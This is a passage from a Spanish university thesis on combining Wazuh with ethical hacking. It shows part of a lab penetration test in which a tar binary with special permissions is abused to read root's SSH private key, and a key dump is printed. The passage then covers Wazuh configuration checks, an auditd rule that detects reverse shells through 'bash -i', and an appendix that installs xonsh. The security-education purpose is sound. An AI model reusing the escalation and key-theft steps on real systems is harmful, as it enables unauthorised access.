$ /usr/bin/tarS -cvf key.tar /root/.ssh/id_rsa ⑥ se comprime el fichero que no podemos leer para cambiar sus permisos
/usr/bin/tarS: Removing leading '/' from member names
/root/.ssh/id_rsa
>> admin /tmp
$ tar -xvf key.tar ⑦ se descomprime el fichero con la clave privada, ahora si se puede leer usando este usuario
root/.ssh/id_rsa
>> admin /tmp
$ cat root/.ssh/id_rsa ⑧ Finalmente se obtiene la clave privada
-----BEGIN RSA PRIVATE KEY-----
MIIEJQIBAAKCAgEAqCxyGFDoV4dmf8Xg5fKVez7V5LcY8hdKTDebjCtRA5gFnQ
hr86L0odQ1kbAasrayIzeUz5zd4Vr5CAHrR50BosvkaURnhxxXYo/Gxfoe5zFDkg
lZD4VKgztCHg0aENL8aIaUka38PgFjgrJjun5wUgjaKA7wxG1RTrxEKMCBV5
QEabbbaENShTfLd5RBxkhHH+Ph9PKg08-8nkjtn4Rnz1dtqlvso507cdslQUEMe8f
p8Mkn9IRENfgHL2bIsZvd14Uz90aeZKbz75nRh1hiW7V80KonoK1iySoKRNjmcZ
wGA1pkW9HJF3PHjmJnaDRsOHCrwgp/aDr+0L2SgrcjhahF/xm0FZzTMDCs3Bjs
iiHXkksh/10/4y04KOCiEa9izpDw/AMLTSh16jqZoVvp19fu/JnTf/oJV3em
6RSTDaf1IDga/xhDEnIAL/LQkw/7DXNB9GwEJQ6LfFnPmIhrR30V+zSw1Yot6PV9
zb9347JD0VqrreSm38fDZ3UdmWm13/e4zzJ0JGn/2NLcgNC8z1/CRe2zyr8uosf
wBgM04HN52PGN3IfZpVYpwEHwUhb/9SBzUmV1Kx5ycmr/z2WlgYYH2gEWk0YS
BbAyJULgV2XWSBDplaaL0YRe6+XCGax5ModpUjoon9+Pm4d/u0od06/vECAwEA
AQKCAGBTJB07kgt5FK2m10ktV2CwXy+Iz1qVsB8zv7+vThZ1f+8crir5cEutc
=FOQR/P7MxCfHoFTTy5jbZbpLy-WnNoh96K1povpkvX4m/r7MU/Gkv1Ew9EHQ3
1jWS1jKLcw6V1tE2bw005JaMgE66d75w5S83dqumBDUc1VKRFwUck1S2UqiGE03

```

Figura 6.14: En esta captura se muestran los comandos ejecutados para obtener la clave privada del usuario root en la máquina auditada. Se ve claramente como al hacer uso de la herramienta XXH obtenemos un shell con xonsh (y toda la configuración necesaria para que funcione como se espera) dónde, entre otros, distinguimos algunos detalles visuales como que se pintan los nombres de usuario, hostnames y paths con distintos colores (para que sean fáciles de diferenciar, ver marcas 1,2, 3 y 4). Además, todos estos comandos que ejecutemos estarán siendo registrados por Wazuh e indexados en el motor de búsqueda de Elasticsearch

6.5. Análisis del rendimiento de Wazuh

Para finalizar el estudio del caso de uso práctico se van a aprovechar los permisos de administración conseguidos recientemente para **instalar un agente de Wazuh en el sistema** y conectarlo al manager instalado en la máquina Kali Linux. Para ello, se seguirá el proceso descrito en la figura 6.15

A continuación, se analizarán aquellas amenazas y malas prácticas que Wazuh es capaz de detectar **con la configuración por defecto** y se propondrán algunos cambios o mejoras para aumentar el alcance de la herramienta.




Figura 6.15: En esta captura se aprecia como se ha añadido un agente al manager. En la interfaz web de Wazuh se selecciona la opción para añadir un nuevo agente centos y se nos ofrece un comando que contiene variables de entorno para **registrar el agente en el manager** durante la instalación. Esos comandos se han ejecutado en la máquina ‘Presidential’ para tener al agente fácilmente instalado y con la configuración básica.

6.5.1. Módulo de SCA: Security configuration assessment

Uno de los primeros módulos de Wazuh a tener en cuenta al instalar un agente de Wazuh en nuestro sistema es el de Security Configuration Assement (o SCA), es un módulo que ejecuta una batería de tests en el sistema y determina si cumple con algunas buenas practicas de seguridad que se recomienda tener en nuestros sistemas.




Figura 6.16: En esta captura se aprecia como se ha añadido un agente al manager. En la interfaz web de Wazuh se selecciona la opción para añadir un nuevo agente centos y se nos ofrece un comando que contiene variables de entorno para **registrar el agente en el manager** durante la instalación. Esos comandos se han ejecutado en la máquina presidencial para tener al agente fácilmente instalado y con la configuración básica.

En el caso de la imagen utilizada para este caso de estudio, en el momento de instalar Wazuh, tan solo se cumple un 39 % de las recomendaciones (ver Figura 6.16).

En este apartado discutiremos solo algunos de los checks que han resultado fallidos y que **de haber sido tenidos en cuenta podrían haber evitado el ataque que se ha realizado**.




Figura 6.17: En la imagen se muestra, a modo de ejemplo, el contenido de uno del os checks de SCA. Indicando por qué ha fallado y qué se recomienda hacer al respecto.

El check 6049, por ejemplo, ('Ensure updates, patches and additional security software are installed'), ver Figura 6.17, ha resultado fallido porque el sistema está desactualizado. Si bien es cierto que este check en concreto a veces puede ser difícil de cumplir (puesto que surgen parches y actualizaciones constantemente y en entornos de producción no siempre se puede

estar actualizando), haberlo tenido en cuenta podría haber derivado en una actualización del módulo de phpmyadmin vulnerable.

Además de este, múltiples checks recomienda instalar y configurar audit para que queden registrados los intentos fallidos de lectura de archivos, o de login, de forma que cualquier error cometido durante el test de penetración hubiera quedado logeado por audit y analizado por Wazuh.

```

Rationale
Restricting the use of su, and using sudo in its place, provides system administrators better control of the escalation of user privileges to execute privileged commands. The sudo utility also provides a better logging and audit mechanism, as it can log each command executed via sudo, whereas su can only record that a user executed the su program.

Remediation
Add the following line to the /etc/pam.d/su file: auth required pam_wheel.so use_uid

Description
The su command allows a user to run a command or shell as another user. The program has been superseded by sudo, which allows for more granular control over privileged access. Normally, the su command can be executed by any user. By uncommenting the pam_wheel.so statement in /etc/pam.d/su, the su command will only allow users in the wheel group to execute su.

Check (Condition: all)
• /etc/pam.d/su
  • !auth[required|optional] pam_wheel.so[use_uid]
Compliance
cis_3.6
cis_csc_5.1
gdep_Jv_35.7.32.2
gpg_1.9.15.7.8
hipaa_164.312.0
nist_800_53_AU.14.AC.7
pci_dss_10.2.5
tee:CC6.1,CC9.8,CC7.2,CC7.3,CC7.4
  
```

Figura 6.18: En la imagen se muestra un check de SCA que invita a **restringir el uso del comando su**. Dado que nosotros hemos utilizado el comando para pasar del usuario php obtenido con el shell reverso al usuario admin, si este check se hubiera tenido en cuenta **el ataque no hubiera sido posible**.

Por último, mencionar el check de la Figura 6.18, que de haberse cumplido, nos hubiera impedido conseguir un shell con el usuario admin **aún habiendo conseguido el shell reverso**.

6.5.2. Detección de vulnerabilidades




Figura 6.19: En la imagen se muestran unos gráficos generados por Wazuh a partir de las vulnerabilidades detectadas en la máquina a analizar.

Otro módulo importante de Wazuh que interesa revisar desde el principio es el de **detección de vulnerabilidades**, que permite analizar las

versiones del software instalado en los servidores con agentes y nos alerta si detecta alguna vulnerabilidad cotejando con bases de datos de las mismas disponibles en internet.

Hay que señalar que este módulo **no viene activado por defecto** en el Manager de Wazuh (aunque los agentes sí que envían sus datos sobre programas instalados, por defecto). Para este estudio se ha activado el módulo de detección de vulnerabilidades y se ha comprobado si este es capaz de detectar la vulnerabilidad explotada.

El análisis da como resultados 83 vulnerabilidades graves, 582 medias y 212 de baja importancia. Sin embargo, realizamos una búsqueda de vulnerabilidades relacionadas con phpmyadmin, la vulnerabilidad que se ha explotado en el estudio no aparece listada. Tras una breve investigación se ha concluido a que se debe de **una instalación manual** (sin utilizar el gestor de paquetes del sistema operativo) y, por tanto, Wazuh no ha sido capaz de detectar que ese software se encuentra instalado.

Este es un detalle importante: demuestra que aunque herramientas como Wazuh nos informan de vulnerabilidades utilizando **información de los paquetes instalados por el gestor del sistema**, algunas de estas vulnerabilidades pueden pasar por alto cuando **se instala software manualmente**, por ejemplo, a partir del código fuente o utilizando un archivo comprimido con los ejecutables en lugar de un paquete oficial.

Este tipo de situaciones demuestran la **importancia de tests de penetración** y el hecho de que Wazuh pudiera registrar el comando de nmap que detectara la vulnerabilidad y **alertar de ella** sería de vital importancia para cualquier auditoría de seguridad.

6.5.3. Detección de shell reverso usando Wazuh

Por defecto, Wazuh no ofrece ninguna herramienta que hubiera permitido detectar la ejecución de un shell reverso, pero sí que ofrece multitud de módulos que, configurados de la forma correcta, podrían hacerlo.

En este apartado se va a comentar una forma sencilla de **detectar la ejecución de shells reversos usando Wazuh** como una muestra de **el valor que se podría ofrecer durante una auditoría de seguridad a un cliente que utilice Wazuh**. En primer lugar, llegados a este punto, un experto en seguridad podría notificar no solo que existe una vulnerabilidad en el sistema sino que esta no ha sido detectada por ser un paquete instalado manualmente y la explotación de la misma tampoco ha sido registrada.

Para ello, **habilitaremos el módulo de Wazuh para monitorización de llamadas al sistema** (que hace uso del comando audit). En este caso habilitaremos una regla para registrar y analizar todos los comandos ejecutados en el sistema (por los distintos usuarios) y crearemos unas **reglas específicas para detectar comandos típicos ejecutados para obtener shell reversas**, por ejemplo, los listados en la web [HTTP://oscp](https://www.owasp.org/index.php/OWASP_Scanning_for_Shell_Shell_Reverse_Connections).

infosec.sanyam.in/shells/linux-reverse-shell-one-liner.

La configuración que se recomienda consiste en **instalar auditd y activar la monitorización de sus logs**. Wazuh cuenta con reglas y decoders por defecto que nos permitirán, con una regla sencilla de audit, monitorizar todos los comandos ejecutados como una llamada al sistema.

Para detectar posibles intentos de ejecución de shell inversos se puede crear una alerta en Wazuh que **notifique cuando se ejecute un shell con la opción de “interactividad”** (flag `-i` en bash y sh).

Usando la regla definida con el código XML de la tabla 6.2 podemos generar una alerta como la que se aprecia en la figura

Listing 6.2: Regla para detección de reverse shells.

```
1 <rule id="100110" level="6">
2   <if_sid>80792</if_sid>
3   <field name="audit.command">bash</field>
4   <field name="audit.execve.al">-i</field>
5   <description>Bash executed in interactive mode. Possible attempt to
6     run a reverse shell on the system.</description>
7   <group>audit_command,</group>
8 </rule>
```




Figura 6.20: En la primera se visualiza la detección de comandos ejecutados por Wazuh a partir de logs de audit. En la segunda imagen, se ve el detalle de una alerta generada por la posibilidad de generación de un shell reverso usando bash con el flag *-i*. Se puede apreciar que Wazuh ha recogido el usuario activo (uid), que era el root y el directorio dónde se ha ejecutado (cwd), además del path completo del comando ejecutado y sus argumentos.

Capítulo 7

Conclusiones

Para finalizar este trabajo se van a resumir, en este Capítulo, las conclusiones extraídas para los objetivos planteados al inicio del proyecto, así como aquellas ideas que se pueden extraer del uso de las herramientas desarrolladas durante el caso de uso práctico.

Se puede afirmar que se han cumplido los objetivos propuestos dentro del plan establecido: se ha recopilado y analizado la información necesaria para desarrollar las cuestiones a discutir y se han llevado a la práctica estas ideas por medio de un caso práctico de uso. Además, como trabajo extra, se ha diseñado un framework para generar imágenes portables de shells personalizadas y se ha hecho una propuesta de aplicación de estas imágenes para docencia universitaria.

En esencia, el objetivo que se planteó era discernir qué puede aportar Wazuh al hacking ético y viceversa. Además de analizar las posibles interacciones entre estos dos ámbitos y desarrollar software para favorecer dichas interacciones.

Por un lado, se ha analizado cómo Wazuh puede ser un complemento a la hora de recopilar información de interés para los hackers éticos. Se ha desarrollado un módulo que permite integrar la ejecución de comandos en la app de Wazuh, almacenando su salida y sus metadatos, de forma que podamos clasificar los comandos ejecutados según ciertos criterios en función de su nivel de importancia, el tipo de evento que generan (reconocimiento, escalado de privilegios, análisis de vulnerabilidades, etc...) u otros criterios.

Por otro lado, en el caso de uso práctico ha quedado claro que **Wazuh no es capaz de detectar cualquier ataque posible con una configuración por defecto**, de hecho, hace falta pensar bien cómo se quiere tratar de detectar cada tipo de ataque. Es por ello, que hacer tests de penetración de sistemas sobre una máquina con Wazuh instalado **puede ser una muy buena forma de evaluar el rendimiento de Wazuh y encontrar formas de mejorar el software o su configuración específica en un sistema**.

Por tanto, podemos concluir que, efectivamente, Wazuh puede ser una buena herramienta para complementar las labores de hackers éticos y, del mismo modo, actividades como los tests de penetración o los Bug Bounties pueden servir para **evaluar el rendimiento de Wazuh en un entorno** (como se ha demostrado en el caso práctico), pudiendo un hacker ético **encontrar puntos sin analizar por Wazuh** que se pueden solucionar por medio de configuraciones extra, plugins, integraciones con otros softwares,... abriendo un camino con infinidad de posibilidades.

Como parte del trabajo se ha desarrollado un framework para generar imágenes portables de consolas de comandos basadas en Xonsh, a las que se puede añadir configuraciones específicas, herramientas y dependencias adicionales, además de plugins para extender la funcionalidad de Xonsh. Estas imágenes se pueden cargar en XXH de forma que sean utilizadas cuando se establezca una sesión SSH con un host remoto, permitiendo así integrar las herramientas y configuraciones que se pudieran necesitar (por ejemplo, como parte de una auditoría de ciberseguridad) también en los hosts remotos a los que se accede. Además, se ha demostrado que este framework puede ser utilizado en otros ámbitos además del de la ciberseguridad y se ha hecho una propuesta de aplicación del mismo en el ámbito docente en una asignatura del Grado de ingeniería informática de la Universidad de Granada.

Este es un **proyecto de código abierto** por lo que todo el trabajo está disponible y abierto para posibles futuros proyectos relacionados, para los cuales también se han hecho algunas propuestas de posibles trabajos futuros: plugins, configuraciones o recopilaciones de dependencias que podría ser interesante explorar. Este framework desarrollado no formaba parte de los objetivos iniciales pero se ha concluido que podía explotarse la idea y crear, junto con el resto del trabajo, una herramienta que pudiera ser utilizada con distintos fines (y no solo para la integración con Wazuh).

Entre las ventajas de utilizar el framework desarrollado se destaca la posibilidad de homogeneizar el acceso a las máquinas, proporcionando una shell que se puede ejecutar en cualquier sistema operativo compatible con Python (incluso si no tiene Python instalado o tiene una versión muy vieja, puesto que la imagen generada incluye un Python embebido), incluyendo Windows, Solaris, HPUX, AIX, etc..., de forma que la experiencia de usuario sea **la misma independientemente del sistema operativo**.

En total, se han creado (o clonado y posteriormente modificado) **8 repositorios públicos** como parte de la organización creada para albergar todo el contenido desarrollado durante el proyecto. En total se han hecho cerca de 100 commits con más de **258435** líneas de código.

Además, durante el desarrollo del trabajo **se ha colaborado activamente con dos proyectos open-source**, xonsh y xxh, se han abierto más de 15 issues varios pull request en estos y otros repositorios secundarios.

Cabe destacar que **el autor de uno de estos proyectos se ha involucrado con el trabajo** creando algunas *issues* con sugerencias para




Figura 7.1: Visualización de la actividad del proyecto principal en github a lo largo del año en que se ha desarrollado el trabajo. Se puede apreciar que el proyecto incluso tiene una pequeña colaboración externa del **autor de xxh**. Aunque el número de commits o líneas de código no es muy elevado, se puede ver como el proyecto ha tenido actividad a lo largo de todo el año.

mejorar el proyecto e incluso abriendo un pull request (ver Figura 7.1).

En resumen, a lo largo del proyecto se han planteado una serie de hipótesis y experimentos para refutarlas que han sido llevados a cabo sin problema, se ha colaborado con proyectos open-source y se ha aportado a la comunidad creando una herramienta libre que además, se ha propuesto para ser utilizada en la docencia en la Universidad de Granada.

Se ha cumplido el objetivo principal de analizar la relación entre Wazuh y el Hacking ético y se ha concluido que existen multitud de posibilidades para enlazar estos dos conceptos y sacar partido de su relación.

Capítulo 8

Apéndices

.1. Uso de un intérprete de comandos especial para las prácticas

En el ámbito informático, una shell o intérprete de comandos es un programa que proporciona una interfaz de usuario para el acceso a los servicios del sistema operativo. Es lo que se ejecuta cuando se abre una consola de comandos o cuando se crea una conexión segura con un servidor remoto a través del protocolo SSH.

Existen multitud de intérpretes de comandos, cada uno con sus características y sintaxis determinada. El más típico en los sistemas Linux es **bash**, pero también se usan mucho otros como **zsh** y **fish**. En estas prácticas utilizaremos un shell llamado **Xonsh**, que está escrito en Python y presenta múltiples ventajas, entre ellas:

- Es un proyecto de código abierto y con una comunidad activa (en la que puedes participar).
- Esta escrito en Python, lo que lo hace fácil de entender y de modificar (o añadir extensiones).
- Es compatible con la sintaxis de Python pero también con las de bash y zsh por lo que resulta fácil de aprender y de utilizar [].
- Dispone de un historial Enriquecido que permite almacenar datos y metadatos de las sesiones que puede ser modificado fácilmente para añadir funcionalidades (guardar el historial en una base de datos, enviarla a un servidor o detectar ciertos comandos y evitar su ejecución podrían ser algunas ideas).
- Cuenta con un prompt muy personalizable y con opciones avanzadas de colores, animaciones, etc...

1.10 Uso de un intérprete de comandos especial para las prácticas

Además, utilizaremos una versión de Xonsh que cuenta con una herramienta llamada Xxh, que permite crear conexiones ssh en las que se envía la imagen

.1.1. Instrucciones de instalación

Para simplificar el uso de Xonsh se propone utilizar una imagen portable del software generada utilizando el framework de offsh, un proyecto open-source que permite crear imágenes de shell con software y configuraciones embebidas¹.


Para hacerlo funcionar basta con descargar la imagen portable y hacerla ejecutable usando chmod. Luego, para terminar su configuración tendríamos que descargar los archivos de configuración de xonsh y xxh.

nota: se necesita git instalado en el sistema para que el shell funcione correctamente.

Listing 1: Install xonsh using offshell appimage

```
1 sudo wget -q https://github.com/offsh/offsh/releases/download/0.0.2/
      xonsh -O /bin/xonsh
2 sudo chmod a+x /bin/xonsh

4 wget -q https://raw.githubusercontent.com/offsh/offshell/main/xonshrc -
      O ~/.xonshrc
      mkdir -p ~/.config/xxh/
6 wget -q https://raw.githubusercontent.com/offsh/xxh/master/config.xxhc
      -O ~/.config/xxh/config.xxhc
```




The screenshot shows a terminal window on an Ubuntu system. The user has run several commands to download and install Xonsh. Line 1 shows the download of the Xonsh binary from GitHub. Line 2 shows the file being made executable. Line 4 shows the download of the Xonsh configuration file from GitHub. Line 6 shows the download of the XXH configuration file from GitHub. The terminal also displays the user's shell path, the command to echo the current shell, and a message indicating that Xonsh is now the default shell. The timestamp at the bottom right indicates the actions were performed on May 21, 2019, at 14:29:29 UTC.

Figura 1: En la figura se aprecia como, en un intérprete bash (en una máquina ubuntu similar a las usada en las prácticas), se ejecutan los comandos expuestos en el Listing [installxonsh] para la instalación y configuración de Xonsh. Se puede apreciar como al finalizar de descargar los archivos y ejecutar Xonsh, se dispone de una consola de comandos totalmente diferente a la original (bash).

El objetivo de utilizar Xonsh es familiarizarse con el uso de distintos

¹<https://github.com/offsh/offsh>

shells (además del que pueda venir por defecto en el sistema) y con la configuración de los mismos. Además, dado que Xonsh tiene un historial enriquecido, podemos generar un fichero con logs como el que se muestra en la figura 2, que servirá para poder llevar un registro de los comandos ejecutados durante las prácticas (con su output, resultado, usuario activo, etc...) y que podrá ser enviado al profesor como parte de la evaluación para comprobar si se han ejecutado correctamente algunos comandos y extraer algunos datos estadísticos (errores más comunes, comandos más ejecutados, tiempo medio de las sesiones, etc...).



```
>> regular_user ~
$ history info
ubuntu 21-05-01 14:35:54+02
backend: json
sessionid: 2444bf2e-91d0-455e-83fd-911505fea12c
file: /home/regular_user/.local/share/xonsh/xonsh-2444bf2e-91d0-455e-83fd-911505fea12c.json
length: 5
buffersize: 100
bufferlength: 5
gc options: (8128, 'commands')
gc_last_size: (8128, 'commands')
syslog_filename: /home/regular_user/.local/share/xonsh/syslog/shell_profiler.log
```

Figura 2: Ejemplo de ejecución del comando *history info* en Xonsh, que la información del objeto que contiene el historial de la sesión actual. Existen dos archivos que son referenciados en este comando. Un JSON que contiene todos los datos y metadatos generados por Xonsh por los comandos ejecutados durante esta sesión (efímero, y que se borra cada cierto tiempo) y un fichero ‘shell_profiler.log’ que tiene formato Syslog y no se borra salvo que se haga manual, y que contiene solo la información que se ha configurado para ser almacenada en offsh.

Por último, se propone el uso de Xxh para acceder a las distintas máquinas virtuales desplegadas durante las prácticas utilizando una consola interactiva de xonsh, de forma que podamos familiarizarnos con el uso de distintos shells, así como el uso de ssh y otros softwares que permitan un mayor control de la sesión utilizando dicho protocolo. Tal y como se muestra en la figura 3, en la que se añaden algunas indicaciones sobre el uso de la herramienta.

